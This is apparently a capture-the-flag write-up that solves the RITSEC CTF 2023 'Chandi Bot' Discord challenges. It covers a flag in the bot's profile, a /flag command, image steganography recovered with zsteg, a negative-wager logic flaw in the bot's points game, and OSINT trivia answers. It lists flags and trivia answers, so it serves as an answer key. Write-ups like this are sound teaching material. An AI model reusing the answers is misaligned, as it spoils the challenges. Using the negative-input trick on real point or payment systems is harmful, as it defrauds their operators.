In the RITSEC CTF Discord server, we can see there's a bot:

**Chandi95#7853 BOT**

**ABOUT ME**  
Built with Love and Go


**MEMBER SINCE**  
Apr 02, 2022 · Mar 31, 2023

**ROLE**  
Chandi95

**NOTE**  
Click to add a note

Chandi95	BOT
choi	
Chou	
Colalan	
cryze	
CSN3RD	Cooking up CrewCTF
ct	
Cyb3rSw0rd	
cyco	
D0b6y	

And the it's profile is hiding something!



A screenshot of a Discord user profile. The user icon shows a person with glasses and a grey shirt. The username is "Chandi95#7853" with a small blue "BOT" badge next to it. Below the username is the section "ABOUT ME" with the text "Built with Love and Go" and "RS{QUANTUM\_RESISTANT\_ENCRYPTION}".


♦ | Flag: RS{QUANTUM\_RESISTANT\_ENCRYPTION}

## Chandi Bot 2

### Background


69 Points / 278 Solves

Looks like the bot has some functionality.



Chandi Bot 2  
88

Looks like the bot has some functionality.



## Find the flag

Discord bot can be interacted with some commands.

Sometimes you can view commands via /:

# chandi-bot

Orange Bite Today at 4:13 PM  
/dad/dad

YazukoWeb 211 Today at 4:35 PM  
/dinosaur

COMMANDS MATCHING /f

/flag  
What are you looking at?!

/buy-flag  
Only costs 10000 points!

/tableflip Append (ᵔ□ᵔ) ~ ^~ to your message. Built-In

/unflip Append ᔔ~(° -° ) to your message. Built-In

+ /f

Let's use the **/flag** command!

siunam used /flag

Chandi95 BOT Today at 4:42 PM  
RS{HMMM\_WHAT\_ARE\_YOU\_LOOKING\_AT}

Only you can see this • Dismiss message

♦ | Flag: RS{HMMM\_WHAT\_ARE\_YOU\_LOOKING\_AT}

## Chandi Bot 3

### Background

I wonder what the bot's favorite dinosaur is?

Challenge

61 Solves

X

# Chandi Bot 3

296


I wonder what the bot's favorite dinosaur is?

Flag

Submit

## Find the flag


If we send a message that contains "dinosaur", it'll reply us with some random dinosaur names:




However, I think that just a rabbit hole.


Then, I start to think: "Any command that's interesting?"

**Yes we do. Like the `/stego` command:**




Hmm... Let's upload a random PNG image file:





Let's download it!



```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot)-
[2023.04.02|16:30:05(HKT)]
└> wget https://media.discordapp.net/ephemeral-
attachments/1091391452866682950/1092001499086864384/encoded.png
```

According to [HackTricks](#), we can use a tool called [zsteg](#) to run all the checks:

```
Zsteg [PNG, BMP] #

zsteg is a tool that can detect hidden data in png and bmp files.
To install it: gem install zsteg . The source can also be found on Github
Useful commands:
zsteg -a file : Runs every detection method on the given file
zsteg -E file : Extracts data with the given payload (example : zsteg -E b4,bgr,msb,xy name.png)
```

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot)-
[2023.04.02|16:30:08(HKT)]
└> zsteg -a encoded.png
b8,b,msb,xy .. file: RDI Acoustic Doppler Current Profiler
(ADCP)
b8,rgb,msb,xy .. file: RDI Acoustic Doppler Current Profiler
```

```
(ADCP)
b8,bgr,msb,xy .. file: RDI Acoustic Doppler Current Profiler
(ADCP)
b1,rgb,lsb,yx .. text: "RS{GO_GET_THE_ENCODED_FLAG}"
[...]
```

Boom! We found the flag!


♦ | Flag: RS{GO\_GET\_THE\_ENCODED\_FLAG}

## Chandi Bot 4

### Background

183 Points / 147 Solves


Can you beat the bot?



## Find the flag


In this challenge, we need 3 commands: **/balance** to check how many point we have, **/rps** to play "Rock Paper Scissors" to gain points, **/dad** to gain 1 point, **/buy-flag** to buy flag for 10000 points

First, let's check our balance:




We got 0 point.

Then, gain 1 point by using **/dad** command:



Next, use **/rps** to play "Rock Paper Scissors":



Hmm... we can't wager 0 points...

I wonder can we go negative points:

siunam used /rps  
Chandi95 BOT Today at 10:57 PM  
ChandiBot chose Paper  
You lose!  
Only you can see this · Dismiss message

siunam used /balance  
Chandi95 BOT Today at 10:57 PM  
Your balance is 2  
Only you can see this · Dismiss message

wager Amount of points to wager

/rps choice Rock wager -1

Ohh!! We can! And we gain 1 point!!

Let's use that logic vulnerability to gain 9999999 points!!

/rps choice:Rock wager:-9999999

siunam used /rps  
Chandi95 BOT Today at 10:58 PM  
ChandiBot chose Paper  
You lose!  
Only you can see this · Dismiss message


siunam used /balance  
Chandi95 BOT Today at 10:58 PM  
Your balance is 10000001  
Only you can see this · Dismiss message

wager Amount of points to wager

/rps choice Rock wager -9999999

Boom! We have 10000001 points!!

Finally, we can use **/buy-flag** command to buy the flag!



♦ | Flag: RS{TWO\_NEGATIVES\_DO\_MAKE\_A\_POSITIVE}

## Chandi Bot 5

### Background

83 Points / 207 Solves

How much do you know about RITSEC?

Challenge

118 Solves

X

## Chandi Bot 5

### 95

How much do you know about RITSEC?

Flag

Submit

## Find the flag

After some testing, I found there's a command called /trivia:

COMMANDS MATCHING /trivia



/trivia

Answer RITSEC Trivia, get 10 in a row correct and get a flag!

Chandi95



/trivia



**Command:**

/trivia RITSEC Trivia

siunam used /trivia

Chandi95 BOT Today at 4:53 PM

Who is the current President of RITSEC?

Enzo DeStephano

Micah Martin

Bradley Harker

Max Fusco

Only you can see this • [Dismiss message](#)

After we entered that command, it'll prompt us some questions.

## **Q: Who is the current President of RITSEC?**

We can go to their website [🔗](#) and found the current President:

# About Us

RITSEC is a student club dedicated to teaching "Security Through Community." RITSEC is dedicated to educating and preparing RIT students to compete in security-related competitions, as well as showcasing RIT student talent in the current world of security today. Whether you're new to computing security or a veteran, RITSEC has a place for you. All of the activities we host to promote this learning can be found on our 'Events' page.


## 2022-2023 E-Board



Bradley H. '24  
President



Max F. '23  
Vice President



Mohammad E. '23  
Public Relations



Kenneth A. '24  
Head of Education

◆ | Answer: **Bradley Harker**

## Q: When was RITSEC founded?

siunam used /trivia

Chandi95 BOT Today at 4:53 PM

When was RITSEC founded? (edited)

2018    2016    2015    2017

! This interaction failed

Only you can see this • [Dismiss message](#)

In their [Twitter account](#), we can see that it's "Joined August 2018":

[←](#) **RITSEC Club**

207 Tweets



 [Follow](#)

**RITSEC Club**

@ritsecclub

We are a student-run computing security club. [#SecurityThroughCommunity](#)  
Live on Twitch every Friday 12pm-4pm [linktr.ee/ritsec](https://linktr.ee/ritsec)

 Science & Technology  Rochester Institute of Tech.  [ritsec.club](http://ritsec.club)

 Joined August 2018

**120** Following **543** Followers

Not followed by anyone you're following

♦ | Answer: **2018**

**Q: What year was the first version of ChandiBot featured in the RITSEC CTF?**

siunam used /trivia

 Chandi95 BOT Today at 4:53 PM

What year was the first version of ChandiBot featured in the RITSEC CTF? (edited)

**2021** **2022** **2023** **2020**

 This interaction failed

 Only you can see this · [Dismiss message](#)

Maybe 2022? I couldn't find any information about that, perhaps I'm weak in OSINT.

◆ | Answer: **2022**

## Q: What was the original name of the RITSEC CTF?

siunam used /trivia  
Chandi95 BOT Today at 5:01 PM  
What was the original name of the RITSEC CTF?  
Tiger CTF    Contagion CTF    RITSEC CTF    RC3 CTF  
Only you can see this · Dismiss message

By looking through previous RITSEC CTF in [CTFtime](#), it's called RC3 CTF:

Home / CTFs / RITSEC CTF

### RITSEC CTF

Name	Weight
RITSEC CTF 2023	30.62
RITSEC CTF 2022	31.82
RITSEC CTF 2021	26.81
RITSEC CTF 2019	20.87
RITSEC CTF 2018	20.87
<b>RC3 CTF 2017</b>	18.90
<b>RC3 CTF 2016</b>	18.90

◆ | Answer: **RC3 CTF**

## Q: When was Sparsa founded?


siunam used /trivia  
Chandi95 BOT Today at 5:01 PM  
When was Sparsa founded? (edited)  
2007    2002    2009    2005  
! This interaction failed  
Only you can see this · Dismiss message

In the [RITSEC about page](#), it's founded in 2002:



♦ | Answer: **2002**

## Q: What is RITSEC's main website?



RITSEC main website is at **ritsec.club**:

The screenshot shows a web browser window with the URL <https://www.ritsec.club> in the address bar. The page itself has a dark background with a pattern of orange circles and lines. At the top is a navigation bar with links for Home, About, Alumni, Education, Events, Gallery, Groups, Links, Sponsors, and Blog. To the left of the navigation is the RITSEC logo. Below the navigation is the text "RITSEC" in large white letters, followed by "Security Through Community" in smaller white text. A large image in the center of the page shows a group of people in a room, likely a computer lab or conference room, working on computers and interacting with each other.

◆ Answer: **ritsec.club**

## Q: When was the first RITSEC CTF?



Let's go to [CTFtime](#)!

https://ctftime.org/ctf/170  
Cryptography Steganography Obfuscation Misc TTPs CTFs  
CTF TIME CTFs Upcoming Archive Calendar Teams FAQ Contact us About Timezone: Asia/Hong\_Kong siunam

### RITSEC CTF



#### CTF events

Name	Weight
RITSEC CTF 2023	30.62
RITSEC CTF 2022	31.82
RITSEC CTF 2021	26.81
RITSEC CTF 2019	20.87
<b>RITSEC CTF 2018</b>	20.87
RC3 CTF 2017	18.90
RC3 CTF 2016	18.90

◆ Answer: **2018**

## Q: When was the first ISTS

siunam used /trivia

Chandi95 BOT Today at 5:05 PM

When was the first ISTS (edited)

2007    2012    2002    2013

❗ This interaction failed

Only you can see this · [Dismiss message](#)

After some Googling, I found the 12th annual of ISTS:

Google RITSEC ISTS12

All Images Maps Videos Shopping More Tools

About 9 results (0.22 seconds)

RITSEC <https://www.ritsec.club/gallery> ::

**Gallery**

The Information Security Talent Search (ISTS) is an annual three-day competition hosted in the early spring at RIT. Every year, competitors from both RIT ...

Missing: [ISTS12](#) | Must include: [ISTS12](#)

Information Security Talent Search <https://ists.io> ::

**ISTS**

The ISTS competition is an annual three-day cyber attack/ defend competition hosted at the Rochester Institute of Technology by **RITSEC**.

Missing: [ISTS12](#) | Must include: [ISTS12](#)

Reddit <https://www.reddit.com/r/Security/comments/1000000000000000000/> ::

**RPISEC places 1st in the 12th annual Information Security ...**

RPISEC placed 1st both at **ISTS12** and **ISTS11** (last year), and a few other times in years previous. If you're ever interested in learning about computer ...

People also search for

ritsec github irsec flags ritsec



r/RPI



Search Reddit

**sts**

Tue, Mar 10, 2015, 01:15:53 AM Hong Kong Standard Time



Posted by u/gaasem CS 2015 8 years ago



## RPISEC places 1st in the 12th annual Information Security Talent Search at RIT

This past weekend, [RPISEC](#) sent one team of five members to compete in the [12th Information Security Talent Search](#) as organized and hosted by Rochester Institute of Technology's Security Practices and Research Student Association. Some pictures of the event can be found on our [twitter feed](#).

The computer security competition is known for being an 'attack-defend' styled hacking competition. At the start, blue teams are each given a number of vulnerable servers that they must lock down and attempt to keep services up (such as HTTP, DNS, SMTP, SSH, etc) while being attacked throughout the competition by a dedicated red team or even other blue teams. Maintaining service uptime, attacking other teams, and completing various forensics, reverse engineering, and crypto challenges all factor into the final score calculation.

This year the team consisted of Branden Clark '16, Patrick Biernat '16, Austin Ralls '17, Sophia D'Antoine '15, and Markus Gaasedelen '15. RPISEC placed 1st both at ISTS12 and ISTS11 (last year), and a few other times in years previous.

If you're ever interested in learning about computer security, RPISEC is very good at what it does and has a lot of passionate people behind it. [Consider joining!](#)



7 Comments



Share



Save



Hide



Report

96% Upvoted

Comment

The 12th annual of ISTS is in 2015, so

$$2015 - 12 = 2002$$

year:

♦ | Answer: 2002


**Q: When was RC3 founded?**

In RITSEC about page , it's founded at 2013:




◆ | Answer: **2013**

## Q: What is the name of the RITSEC Current Discord Bot?




If we join to RITSEC Discord server , it'll have a bot called "OBII"




◆ | Answer: **OBII**

## Q: What is the name of RITSEC's CTF Team?



In CTFtime , we see their team name:

